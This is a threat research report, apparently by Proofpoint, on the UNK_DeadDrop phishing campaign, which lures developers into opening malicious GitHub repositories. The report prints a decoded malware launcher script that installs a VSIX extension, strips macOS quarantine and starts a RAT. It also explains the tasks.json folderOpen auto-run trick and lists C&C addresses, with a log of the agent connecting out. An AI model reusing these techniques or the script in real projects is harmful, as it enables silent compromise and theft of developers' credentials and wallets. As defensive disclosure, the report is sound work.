

Don't Fear the Repo: UNK_DeadDrop Phishing Campaign Targets Developers to Steal Cryptocurrency | Proofpoint US

By Saher Naumaan, Carlos Rubio, and the Proofpoint Threat Research Team

Published: 2026-06-05 · Archived: 2026-06-10 02:01:19 UTC

By Saher Naumaan, Carlos Rubio, and the Proofpoint Threat Research Team

Key Findings

- Between April and May 2026, Proofpoint Threat Research observed a likely North Korean threat actor conducting phishing campaigns using developer role recruitment or code review themes to targets in close to 100 organizations in finance, cryptocurrency, education, technology, and several other sectors. Proofpoint clusters this activity under the name UNK_DeadDrop.
- The infection chain begins with emails containing links to actor-controlled GitHub repositories hosting malicious scripts that result in the execution of cross-platform malware for macOS, Linux, and Windows, including an open-source Go framework named Overlord.
- The campaigns abused Visual Studio Code workflows and deployed a stealthy new technique using malicious Visual Studio Extensions (VSIX) that requires minimal user interaction.
- The activity has similarities to another North Korean group called Contagious Interview; however, there is no direct overlap in Proofpoint telemetry so Proofpoint Threat Research tracks this activity as a distinct cluster.

Overview

Since at least 2022, North Korea-aligned threat actors have made a concerted effort not only to target cryptocurrency and decentralized finance organizations, but specifically to target developers using fake recruiter personas, [malicious npm/PyPI packages](#) (TraderTraitor / Jade Sleet), and [trojanized cryptocurrency trading applications](#) (AppleJeus / Citrine Sleet). These often masquerade as technical assessments or coding challenges and use techniques such as ClickFix or abusing Visual Studio Code's features to execute malware. Approaches often occur over LinkedIn, Slack, Telegram, or in a multi-platform manner, with a consistent aim of targeting developer assets such as API tokens, cryptocurrency wallets, and credentials.

In April and May 2026, Proofpoint Threat Research observed a new, large wave of this type of activity distinct from known DPRK operations (also [recently reported by independent researcher Denys Vitali](#)). Proofpoint tracks this new cluster as UNK_DeadDrop, a very likely North Korea-aligned group that uses broad phishing to target developers.




Figure 1. Distribution of UNK_DeadDrop targeting across sector and geography.

Over a six-week period, the attackers sent over 250 emails to individuals in almost 100 organizations across several sectors, primarily technology, education, business services, and financial services, specifically organizations in the cryptocurrency industry. Most targeted organizations were in the US, but the distribution of targeted geographies was global.

Infection chain

The emails contained links to GitHub repositories masquerading as technical assignments or cryptocurrency-related projects. The instructions encouraged the target to clone the repository and open it in an editor such as VS Code or Cursor. A pre-configured task executes silently when the user opens the repository folder in the IDE, triggering platform-specific loaders that decode embedded payloads on Linux, macOS, and Windows. The loader installs a malicious VS Code extension (VSIX) masquerading as a legitimate Google service. The payloads communicate with a hardcoded C&C server, enabling remote command execution, system reconnaissance, followed by exfiltration of browser wallet extensions, decrypted credentials, and desktop wallets. The infection chain finishes by deleting malicious payloads and directories from the cloned repository in an effort to clean up forensic artifacts, while maintaining persistence through the VSIX extension.

Lures

UNK_DeadDrop activity in late April and early May 2026 masqueraded as companies from various sectors seeking to recruit for software developer roles.

The spoofed companies included:

- Ondo Finance: a decentralized finance (DeFi) platform
- Empower Pharmacy: a pharmaceutical company
- NXLog: a log collection and centralization tool
- OnePlan: a strategic portfolio and work management platform
- Hypen Connect: a Web3 & AI Talent Agency
- Valon: a mortgage service provider
- Nourish: a telehealth company

The emails used attacker-owned sender domains and approached targets with job opportunities for “Full-Stack Engineer” or “Agent Lead Developer” positions.




Figure 2: UNK_DeadDrop emails containing job offers for developer roles.

The emails provided instructions on how to complete a technical assignment that was part of the job application process. The URLs led to attacker-controlled GitHub repositories hosting take-home assessments and coding challenges.

Campaigns observed later in May 2026 changed their approach to targets with requests for peer review on open-source projects. The attackers masqueraded as cryptocurrency trading or prediction companies, such as Pulsynk and Trixauxvex, to send requests for developer code reviews with the option of a job offer based on the fixes.




Figure 3. UNK_DeadDrop emails requesting code reviews.

In late May, another UNK_DeadDrop campaign targeted finance and technology organizations requesting targets to test an ERC-4626 vault in Foundry, a toolkit for Ethereum and smart contract development.




Figure 4. UNK_DeadDrop emails requesting testing on Foundry tool.

The most recently observed iteration of UNK_DeadDrop campaigns used a project for building AI agent-based systems with payment capabilities, similarly including skill requirements and a potential job offer.




Figure 5. UNK_DeadDrop emails offering a role building an AI payments project.

Analysis of 10 repositories, all hosted by different GitHub accounts, showed four thematic categories: cryptocurrency platforms, exploit archives, Foundry testing, and AI payments.

Repo Name	GitHub Account	Theme	Description	First Commit Date	Repository URL
pulsynk	Pulsynk	Crypto Prediction	AI-powered cryptocurrency price prediction platform	May 10, 2026	https://github.com/Pulsynk/pulsynk
trixauxvex	Trixauxvex-org	Crypto Trading	Cryptocurrency trading engine and analytics platform	May 16, 2026	https://github.com/Trixauxvex-org/trixauxvex
rekt-db	PedrinPY	Exploit Archive	Cross-chain blockchain exploit archive with runnable PoCs	May 19, 2026	https://github.com/PedrinPY/rekt-db

rekt-db	wayout4u	Exploit Archive	Cross-chain blockchain exploit archive with runnable PoCs	May 21, 2026	https://github.com/wayout4u/rekt-db
rekt-db	Stomp47	Exploit Archive	Cross-chain blockchain exploit archive with runnable PoCs	May 25, 2026	https://github.com/Stomp47/rekt-db
forge-4626-invariants	sr-werney	Foundry Testing	Drop-in Foundry invariant tests for ERC-4626 vaults	May 20, 2026	https://github.com/sr-werney/forge-4626-invariants
forge-4626-invariants	ziobiri	Foundry Testing	Drop-in Foundry invariant tests for ERC-4626 vaults	May 27, 2026	https://github.com/ziobiri/forge-4626-invariants
forge-4626-invariants	mireles343	Foundry Testing	Drop-in Foundry invariant tests for ERC-4626 vaults	May 26, 2026	https://github.com/mireles343/forge-4626-invariants
x402-kit	skyjum	AI Payments	HTTP 402 micropayments for AI agents - EVM, Solana, Lightning adapters	May 25, 2026	https://github.com/skyjum/x402-kit
x402-kit	rkama411	AI payments	HTTP 402 micropayments for AI agents - EVM, Solana, Lightning adapters	May 27, 2026	https://github.com/rkama411/x402-kit

Figure 6. UNK_DeadDrop GitHub repositories and descriptions.

The attackers presented Pulsynk and Trixauxvex as AI-powered crypto prediction and trading platforms with professional Python project structures, while rekt-db masqueraded as a security research archive with reproducible proof-of-concepts for real high-profile exploits such as Bybit (\$1.46B), Wormhole (\$325M), and Radiant Capital (\$50M). The forge-4626-invariants repository was centered around drop-in Foundry invariant tests for ERC-4626 tokenized vaults. The newest

variation, x402-kit, focused on HTTP 402 micropayment infrastructure with multi-chain adapters for EVM, Solana, and Lightning networks.

The malicious repositories appeared legitimate, masquerading as open-source projects targeting specific developer niches within the cryptocurrency and blockchain ecosystem: security researchers, DeFi developers, and AI engineers. They had technical credibility, containing realistic directory structures, working npm/forge scripts, and references to real standards and frameworks.

Across 10 repositories analyzed, there were roughly six builds containing only minor changes such as binary recompilations, altered naming conventions, and bug fixes. This suggests that the operators are continuing active development.

Delivery

The emails all contained GitHub or GitLab URLs with instructions to clone the repository and open it in a code editor such as VS Code or Cursor.




Figure 7. Sample attacker-controlled GitHub repository.

Inside the hidden vscode folder, there is a file called tasks.json that will execute either a shell script or .cmd file, buried in the src/ folder, when the repository is opened in Cursor or VS Code. This infection chain abuses the IDEs' task automation as well as VSIX extensions to facilitate further execution, as well as achieve persistence on macOS and Linux devices.

Execution

The hidden tasks.json file defines a task with runOptions.runOn: "folderOpen", a VS Code feature that executes the task automatically when the folder is opened in the editor.




Figure 8. tasks.json file that is run when .vscode folder is opened.

The task definition specifies the platform-specific commands that will be executed when the task runs:

- **Linux/macOS:** /bin/bash vendor/run-update[.]sh
- **Windows:** wscript[.]exe //B //Nologo vendor/run-update-hidden-launch.vbs

VS Code requires user interaction before any task can run; additionally, if automatic task execution has never been accepted before, a second prompt is shown.




Figure 9. VS Code trust prompt when running malicious repository.

By contrast, Cursor does not show any trust dialog. Opening a folder with tasks.json containing runOn: "folderOpen" in Cursor results in immediate silent execution with zero user interaction.

The launcher scripts install the VSIX extension to the editor. Every time the user opens VS Code or Cursor on macOS or Linux, the VSIX extension activates, checks whether the subsequent infection portions are already running, and re-launches them if not. On Windows, this persistence mechanism does not apply. The pipeline executes once and terminates; the VSIX remains installed but does not re-execute on subsequent editor starts.

Once the task is executed, the infection chain diverges by platform. The Linux and macOS chains use a native Go binary that connects to the C&C as a persistent RAT, while Windows runs a Node.js pipeline entirely inside the editor's Electron process. Both paths share the same C&C infrastructure and exfiltration endpoints but differ significantly in their architecture and capabilities.

Linux/macOS infection chain

The Linux and macOS infection chains use native Go binaries derived from the open-source Overlord C&C framework (github[.]com/vxaboveground/Overlord). Unlike the Windows pipeline (which performs a single stealer operation), these binaries function as full RATs with persistent WebSocket connectivity.

Binary	Platform
google-update-support-linux-amd64	Linux AMD64
google-update-support-darwin-amd64	macOS Intel
google-update-support-darwin-arm64	macOS Apple Silicon

Figure 10. Binaries built for respective platforms.

The threat actor added three custom modules: browserlogin (Chrome and Firefox credential theft), companywallet (crypto wallet stealer with 2-phase ZIP+upload exfiltration), and cleanup (anti-forensic removal of workspace artifacts).

The initial launcher (run-update.sh) is a bash script with an embedded Base64-encoded payload. When executed, it installs the VSIX extension in all available editors (Cursor, VS Code, VSCodium), resolves the correct Go binary for the platform, removes macOS quarantine, and launches Overlord fully detached. It also schedules cleanup of vendor/ and .vscode/ via a background subshell that survives editor shutdown.

```
[...]
CLEANUP=0
[ -f "$SCRIPT_PATH/../../gus-cleanup-after" ] && CLEANUP=1
[ -n "$GUS_STATE" ] && [ -f "$GUS_STATE/one-shot" ] && CLEANUP=1

gus_agent_log "start script_path=$SCRIPT_PATH ws=$WS ws_hops=$WS_HOPS gus_state=${GUS_STATE:-<none>} uname=$(uname -s)/$(uname -m) cleanup=$CLEANUP"

gus_try_install_vsix() {
    local vsix="$1"
    if [ ! -f "$vsix" ]; then
        gus_agent_log "vsix_install skip: file missing vsix=$vsix"
        return 0
    fi
    gus_agent_log "vsix_install try vsix=$vsix"
    # Only stock editor CLIs (cursor / code / codium) - no npm or other tooling.
    local ed
    for ed in cursor code codium; do
        if command -v "$ed" >/dev/null 2>&1; then
            if "$ed" --install-extension "$vsix" --force >/dev/null 2>&1; then
                return 0
            fi
        fi
    done
}

gus_agent_log "launch agent=$AGENT executable=yes"

if [ "$(uname -s)" = Darwin ]; then
    xattr -d com.apple.quarantine "$AGENT" 2>/dev/null || true
    if [ "$CLEANUP" != 1 ]; then
        for f in "$SCRIPT_PATH"/google-update-support-darwin-*; do
            [ -f "$f" ] || continue
            xattr -d com.apple.quarantine "$f" 2>/dev/null || true
        done
    fi
fi

OVERLORD_GUS_WORKSPACE="$WS" nohup "$AGENT" >/dev/null 2>&1 &
gus_agent_log "nohup agent started pid=$! OVERLORD_GUS_WORKSPACE=$WS (stdout/stderr discarded)"

[ "$CLEANUP" = 1 ] && gus_schedule_cleanup
gus_agent_log "run-update exit ok cleanup=$CLEANUP"
exit 0
```

Figure 11. run-update.sh (Base64-decoded).

Once Overlord is running, it immediately establishes a persistent WebSocket connection to the C&C server at 23.137.105[.]75:5173.

```
2026/XX/XX 15:06:45.541736 [TLS] WARNING: Certificate verification is DISABLED. This is insecure!
2026/XX/XX 15:06:45.581820 [auth] using agent token: 16d93ae8dba964e5...
2026/XX/XX 15:06:45.581868 connecting to wss://23.137.105.75:5173 (TLS verify: false)
2026/XX/XX 15:06:45.581894 [companywallet] backup scheduler started (single run after 5s, periodi
2026/XX/XX 15:06:45.981513 connected successfully to wss://23.137.105.75:5173
2026/XX/XX 15:06:46.002428 [companywallet] gus cleanup: scheduled after start (delay=2s)
```

Figure 12. Overlord agent.log.

macOS credential theft and exfiltration

The credential theft chain then proceeds differently on each platform. Internally, the malware code divides its operation into two phases: Phase 1 (wallet data collection) and Phase 2 (credential theft + exfiltration). Overlord first collects wallet extension data, browser profile artifacts, and standalone wallet directories, packaging them into a ZIP and uploading to the C&C server. The malware waits five minutes before proceeding to credential theft. The credential theft uses a second embedded Mach-O binary named darwin-password-prompt that creates a fake system dialogue to prompt the user to enter their password:



Figure 13. darwin-password-prompt app showing the fake prompt.



Figure 14. Prompt for the credentials to access the keychain.

